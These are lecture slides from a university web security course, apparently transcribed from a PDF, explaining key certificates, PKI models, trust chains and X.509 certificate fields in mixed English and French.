# Web Security
# TLS Lecture 4

**Pascal Lafourcade**

UNIVERSITÉ Clermont Auvergne

LIMOS

2021-2022

# Outline

# The concept of key certficate

## Main idea

- Alice trusts Bob and knows his public key
- Bob has signed asserting that Carol's key is K
- Then Alice may be willing to believe that Carol's key is K.

## Definition

A key certificate is an assertion that a certain key belongs to a certain entity, which is digitally signed by an entity (usually a different one).

# Two Kinds of PKI

## Hierarchical PKI

- Certificate Authoirities are different of users
- X.509 (PKIX)


## Non-Hierarchical PKI

- Each user manages his own trust network
- Pretty Good privacy (PGP) and P2P based PKI

Others : SDSI, SPKI

# Example “https” for gmail

- Gmail sends to your browser its public key and a certificate signed by a certificate authority ”Thawte Consulting (Pty) Ltd.” to prove that this key really is gmail’s key.




- Your browser will verify Thawte’s signature on gmail’s key using the public key of this reputable key certificate authority, stored in your browser.
- Hence your browseer trust Gmail.

# Trust chains

## Example

A1 has signed asserting that A2's key is K2
A2 has signed asserting that A3's key is K3
. . .
A18 has signed asserting that A19's key is K19
A19 has signed asserting that A20's key is K20
A20 has signed asserting that B's key is K

- If I know A1's key, and I trust A1, A2,..., A20, then I am willing to believe that B's key is K.
- A1 states that A2's key is K2. So, if A2 signs an assertion X, then A1 states that A2 states X. Thus, in the situation above, A1 states that A2 states that A3 states ... that A19 states that A20 states that B's key is K.

# Definition PKI

PKI is an infrastructure build of certificates and servers to create, manage and publish certificate to allow autenticity certified by an authority.

# Public Key Infrastructure (PKI)

## Principales fonctionalités d'une PKI

- Création d'une paire de clef
- Génération d'un certificat
- Remise du certificat au porteur
- Publication des certificats
- Vérification des certificats
- Révocation des certificats (CRL)
- Others :
  - Protection of private key
  - Journalisation of actions
  - Revocations of privates keys
  - Storage of certifcates

AC : Authorité de Certification  AE : Authorité d'Enregistrement


# X.509 certificates used by SSL/TLS, SET, S/MIME, IPSec ...

X.509 components:


- Version
- Serial number
- Signature algorithm identifier
- Issuer name
- Period of validity
- Subject name
- Subject public-key and algorithm
- Issuer unique identifier
- Subject unique identifier
- Extensions
- Signature

X.509 certificates are typically issued by a certificate authority (CA). Anyone can be a CA, but not all CA's are trusted by everyone.


# Certificat X509




# Certificat PGP



# Public Key Infrastructure (PKI)




# Public Key Infrastructure (PKI)




Authentification de l'AC confiance assurée par

- Chaîne de certificats
- Certificat racine ou certificat auto-signé


# Vérification



